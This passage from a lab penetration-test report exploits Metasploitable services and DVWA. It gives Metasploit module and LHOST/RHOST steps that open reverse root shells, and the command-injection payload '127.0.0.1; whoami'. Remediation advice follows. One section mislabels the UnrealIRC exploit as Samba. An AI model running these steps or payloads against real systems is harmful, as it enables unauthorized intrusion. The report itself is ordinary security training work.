This provided a shell access upon successful exploitation.

****



The output of **whoami** and **ip a** are **root** and **192.168.1.2**, which is the ip address of the metasploitable virtual machine, so this **reverse shell exploit** was a success and access to the command line terminal was successfully obtained for metasploitable exploiting vsftpd service.

**2.1.3 Samba smbd 3.0.20 Remote Code Execution (Ports 139/445)**

Next, the vulnerable Samba service was targeted:

**search samba**

The following exploit was selected:

**use exploit/multi/samba/usermap\_script**


**set RHOST 192.168.1.2**


**set LHOST 192.168.1.150**


**set TARGET 0**

**exploit**

A reverse shell was obtained, granting remote access as root again.







The output of **whoami** and **ip a** are **root** and **192.168.1.2**, which is the ip address of the metasploitable virtual machine, so this **reverse shell exploit** was a success and access to the command line terminal was successfully obtained for metasploitable exploiting samba smbd service.

**2.1.4 Unreal IRC(Port 6667)**

UnrealIRCd service was found running on port 6667. A known backdoor vulnerability was exploited using Metasploit:

**search unreal**


**use exploit/unix/irc/unreal\_ircd\_3281\_backdoor**


**set RHOST 192.168.1.2**



**set LHOST 192.168.1.150**

**exploit**

Upon successful exploitation, root shell access was obtained again.







The output of **whoami** and **ip a** are **root** and **192.168.1.2**, which is the ip address of the metasploitable virtual machine, so this **reverse shell exploit** was a success and access to the command line terminal was successfully obtained for metasploitable exploiting samba smbd service. The identity of the vulnerable machine was further confirmed using **hostname** and **uname -a** which returned as **linux metasploitable**.

Reverse shell access was gained all 3 times tried, meaning that any command can be executed remotely and that the system was hacked ethically 3 times.

**2.2 Exploiting DVWA (Damn Vulnerable Web Application)**

DVWA provides a real-world environment to test common web application vulnerabilities. The focus here was on **Command Injection**.

**2.2.1 Accessing DVWA Interface**

The DVWA instance was accessed through the browser on the Kali VM:

**http://192.168.1.137**

After logging in using the default credentials (admin / password), the security level was set to **Low** for easier testing. Screenshots were provided in section 1.6 (Web Application Access on DVWA)

**2.2.2 Performing Command Injection**


Inside the **Command Injection** module, the input field was designed to take an IP address and ping it. To test for injection, the following payload was used:

**127.0.0.1; whoami**

The semicolon (;) was used to terminate the first command and inject another. The result displayed:

**nobody**

This confirmed the vulnerability and showed that system commands could be executed via the web interface.



This exploitation phase demonstrated how outdated services and poor input validation can be leveraged to gain full control over systems. In the next section, the focus will shift to **post-exploitation** identifying what an attacker could do after gaining access.

# 3. Post-Exploitation

Once exploitation is successful, the focus shifts to **post-exploitation**, where the attacker gathers deeper intelligence, persists access, and escalates privileges (if required). This phase simulates the real impact of a breach and helps identify risks related to internal reconnaissance, data theft, and lateral movement.

**3.1 Metasploitable Post-Exploitation**

After gaining shell access on Metasploitable (in multiple exploits), post-exploitation was conducted to verify privileges, gather system information, and assess the level of compromise.


**3.1.1 Privilege Verification**

To confirm the level of access granted by the exploits, the following command was used:

**whoami**

Output: root

Having root privileges confirms full control over the system.



**3.1.2 Network and Interface Information**

To understand the machine's network context:

**ip a**

This verified the internal IP matched earlier scans, proving the shell was on the intended target. This is shown in the last screenshot.

**3.2 DVWA Post-Exploitation**

In the case of DVWA, command injection provided limited access to the system — not a full shell, but remote command execution.


**3.2.1 Privilege Level**

Using the same injection method:

**127.0.0.1; whoami**

Output: nobody

This indicated low-privileged execution, possibly a restricted web server user.



**3.2.3 Implications of Limited Shell**

Even with restricted access, attackers could:

* Gather system intel
* Attempt privilege escalation via kernel exploits
* Pivot to internal services if reachable
* Attempt to drop reverse shells if firewall rules are loose

This phase emphasized the severity of unpatched services and insecure coding practices. Even low-privileged web access could lead to significant damage when combined with privilege escalation techniques.

Top of FormBottom of Form

# 4. Recommendations

The exploitation of both Metasploitable and DVWA revealed serious weaknesses in service configurations, software versions, and web application security practices. Below are targeted recommendations to mitigate each identified vulnerability and enhance the overall security posture of the systems.

**4.1 System & Service-Level Recommendations (Metasploitable)**

**4.1.1 Upgrade Outdated Software**

Most of the exploited services in Metasploitable (e.g., vsftpd, Samba, UnrealIRCd) are outdated and contain publicly known vulnerabilities. Immediate steps should include:

* **vsftpd:** Remove version 2.3.4 immediately. Upgrade to a newer version free from backdoors, or switch to a secure alternative like **ProFTPD** or **SFTP**.
* **Samba smbd:** Upgrade from version 3.0.20 to the latest supported release and apply all security patches.
* **Unreal IRC:** Either decommission the IRC server if unused or update to the latest version with strong authentication and minimal permissions.

**4.1.2 Disable Unused Services**

Many services on Metasploitable (e.g., Telnet, FTP, IRC) are unnecessary in modern networks. These should be **disabled** to reduce the attack surface:

**sudo systemctl disable telnet**

**sudo systemctl disable vsftpd**

**4.1.3 Use Firewalls to Restrict Port Access**

Implement host-based firewalls (like ufw or iptables) to limit access to critical services such as SSH and Samba, restricting them only to trusted IPs.

Example:

**sudo ufw allow from 192.168.1.0/24 to any port 22**

**sudo ufw deny 139,445,6667**

**4.1.4 Regular Vulnerability Scanning**

Conduct regular internal scans using tools like **Nessus**, **OpenVAS**, or **Nmap** to detect outdated or vulnerable services.

**4.2 Web Application Security Recommendations (DVWA)**

**4.2.1 Input Validation & Sanitization**

The Command Injection vulnerability in DVWA was a result of insecure input handling. All web applications should implement:

* **Input Whitelisting** – Only allow acceptable characters and formats
* **Output Encoding** – Prevent command execution through user input
* **Use of Security Libraries** – For example, using PHP functions like escapeshellcmd() to sanitize input

**4.2.2 Least Privilege Principle for Web Services**

The command injection returned the user as nobody, but even this level can lead to serious breaches. Ensure that:

* Web applications run with **minimal privileges**
* OS-level users tied to web services have **no access** to sensitive files or commands
* Proper **file system permissions** are enforced

**4.2.3 Web Application Firewalls (WAF)**

Deploy a WAF such as **ModSecurity** to detect and block common web attacks, including command injection, SQL injection, and XSS.

**4.2.4 Disable Debug Features and Default Credentials**

* Remove or protect administrative interfaces (like DVWA’s security level settings)
* Change default credentials and enforce **strong password policies**

# 5. Conclusion

This penetration test demonstrated how easily systems with outdated services and insecure web applications can be compromised using well-known tools and exploits. By targeting vulnerable services on Metasploitable and exploiting a command injection flaw in DVWA, root and limited shell access were achieved respectively, highlighting critical gaps in system and web security. While the assessment focused on automated exploitation via Metasploit and direct input attacks, alternative approaches like manual exploitation, privilege escalation, and broader vulnerability testing could further deepen the analysis. Overall, the findings emphasize the urgent need for patch management, secure configurations, and continuous monitoring to protect against real-world cyber threats.